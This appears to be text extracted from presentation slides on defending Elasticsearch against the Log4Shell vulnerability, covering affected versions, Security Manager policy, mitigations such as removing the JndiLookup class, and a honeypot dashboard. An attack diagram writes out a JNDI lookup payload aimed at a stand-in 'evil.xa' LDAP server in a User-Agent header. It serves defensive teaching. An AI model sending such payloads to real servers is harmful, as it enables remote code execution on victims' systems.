6.0.0-6.3.2	2.9.1	≥9	-	-	-	Java Security Manager and JVM default
6.0.0-6.3.2	2.9.1	<9	-	💥	Remove JNDILookup class	Java Security Manager

Elasticsearch	Log4j	JDK	RCE	Leak	Action required	Protection in place
≥5.6.11	2.11.1	any			formatMsgN - oLookups	
5.0.0-5.6.10	2.6.2-2.9.1	any			Remove JNDILookup class	-
<5.0.0	1.x	any	-	-	-	Log4j 1.x

**Do you know the Log4j and JDK
versions of all your
dependencies?**

...on Docker?

Built-in JDK

Elasticsearch since 7.0.0; Docker since 5.0.0

**Check GET _nodes/?
filter_path=nodes.*.name,nodes.*.jvm**

Java Security Manager

Saved our 🥓

Deprecated in JDK17

<https://openjdk.java.net/jeps/411>



Anonymous



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24 Jun, 12:02pm



How much Java Security Manager actually helps you and
how often it's a pain in the a\$\$?

security.policy

```
// Allow host/ip name service lookups
permission java.net.SocketPermission "*", "resolve";

// Allow reading and setting socket keepalive options
permission jdk.net.NetworkPermission "getOption.TCP_KEEPIDLE";
permission jdk.net.NetworkPermission "setOption.TCP_KEEPIDLE";
permission jdk.net.NetworkPermission "getOption.TCP_KEEPINTERVAL";
permission jdk.net.NetworkPermission "setOption.TCP_KEEPINTERVAL";
permission jdk.net.NetworkPermission "getOption.TCP_KEEPCOUNT";
permission jdk.net.NetworkPermission "setOption.TCP_KEEPCOUNT";
```

<https://github.com/elastic/elasticsearch/blob/7.16/server/src/main/resources/org/elasticsearch/bootstrap/security.policy>

Java Security Manager

Few exceptions for <https://github.com/elastic/elasticsearch/search?q=SocketPermission> like Netty

Elasticsearch 5.x not as strict

JSM replacement

Modularization + other tricks in the works

<https://github.com/elastic/elasticsearch/labels/modularization>

Longstanding Log4j update

<https://github.com/elastic/elasticsearch/pull/47298>

Not merged because of Security Manager

Mitigate

Set -Dlog4j2.formatMsgNoLookups=true

Check GET _nodes/?

filter_path=nodes.*.name,nodes.*.jvm.input_arguments

Hack

Remove JNDILookup class with Gradle

```
def patchLog4j = tasks.register('patchLog4j', Zip) {  
    archiveExtension = 'jar'  
    from( { zipTree(configurations.log4j.singleFile) } ) {  
        exclude '**/JndiLookup.class'  
    }  
}
```

Bad Hack

```
# Remove `JNDILookup` class in the JAR  
zip -d lib/log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class  
  
# Check  
jar tvf lib/log4j-core-*.jar | grep -i JndiLookup
```

Hot Patch

<https://github.com/corretto/hotpatch-for-apache-log4j2>

Every time the process starts; not officially tested or recommended for Elasticsearch

WELL IT'S LOG4J PATCH DAY

AGAIN



Hot Patch vulnerability

<https://www.computerweekly.com/news/252516112/AWS-fixes-vulnerabilities-in-Log4Shell-hot-patch> (April 2022)

Don't try to be (too) smart



Log4Shell

Not
logging
anything

Elasticsearch logging API

```
PUT _cluster/settings
{
  "persistent": {
    "logger._root": "OFF"
  }
}
```



Drop / replace the logging JARs

**Startup error, Security Manager error, or maybe
working**

Support overwhelmed by requests

**How can you protect
against it?**


Version 6.1

TLP:WHITE

Mind map #1

Am I vulnerable to Log4Shell ?

Prioritize patching, starting with mission critical systems, internet-facing systems, and networked servers.
Then prioritize patching other affected information technology and operational technology assets.



[1] <https://github.com/NCSC-NL/log4shell/blob/main/software/README.md>

[2] This mitigation has been seen as potentially insufficient from different sources.
It is advised to follow other remediations steps as well.

[3] ThreadContext map has to be in use to trigger CVE-2021-45046 exploitation

```
// Note that 1st argument matches the variable name from the configured pattern
ThreadContext.put("useragent", userAgent);
```

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<https://www.linkedin.com/in/loicc/>

Thanks to InterCERT-FR & Atos teams for their help and remarks

TLP:WHITE

PS: OSS drama around Log4j1

<https://github.com/qos-ch/reload4j>



Daniel Stenberg

@bagder

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If you are a multi billion dollar company and are concerned about log4j, why not just email OSS authors you never paid anything and demand a response for free within 24 hours with lots of info? (company name redacted for *my* peace of mind)

Dear Haxx Team Partner,

You are receiving this message because [REDACTED] uses a product you developed. We request you review and respond within 24 hours of receiving this email. If you are not the right person, please forward this message to the appropriate contact.

As you may already be aware, a newly discovered zero-day vulnerability is currently impacting Java logging library Apache Log4j globally, potentially allowing attackers to gain full control of affected servers.

The security and protection of our customers' confidential information is our top priority. As a key partner in serving our customers, we need to understand your risk and mitigation plans for this vulnerability.

Please respond to the following questions using the template provided below.

Misconceptions

I need to use a vulnerable version in my app

An attacker needs to be able to access a vulnerable system

General

Sanitize inputs
Incoming / outgoing firewall

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

GET /test HTTP/1.1
Host: victim.xa
User-Agent: \${jndi:ldap://evil.xa/x}



Attacker



✗ BLOCK WITH WAF

Vulnerable Server

http://victim.xa



The string is passed to log4j for logging

“ ”
\${jndi:ldap://evil.xa/x}

✗ DISABLE LOG4J

Vulnerable log4j implementation




log4j interpolates the string and queries the malicious LDAP server.



ldap://evil.xa/x

✗ DISABLE JNDI LOOKUPS



Malicious LDAP Server
ldap://evil.xa

dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>

The LDAP server responds with directory information that contains the malicious Java class

✗ DISABLE
REMOTE
CODEBASES

```
public class Malicious implements Serializable {  
    ...  
    static {  
        <malicious Java code>  
    }  
    ...  
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.





Dashboard

Log4Shell




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Exploit Metric - L4S TSVB

Exploit Attempts
1,439

Log4Shell - Attempts by IP over Time



HP Metric - L4S TSVB

Honeypots Deployed
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Events received per

Per HP Metric - L4S TSVB

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Dashboard

Log4Shell




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

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Log4Shell

1439 documents

Columns 1 field sorted

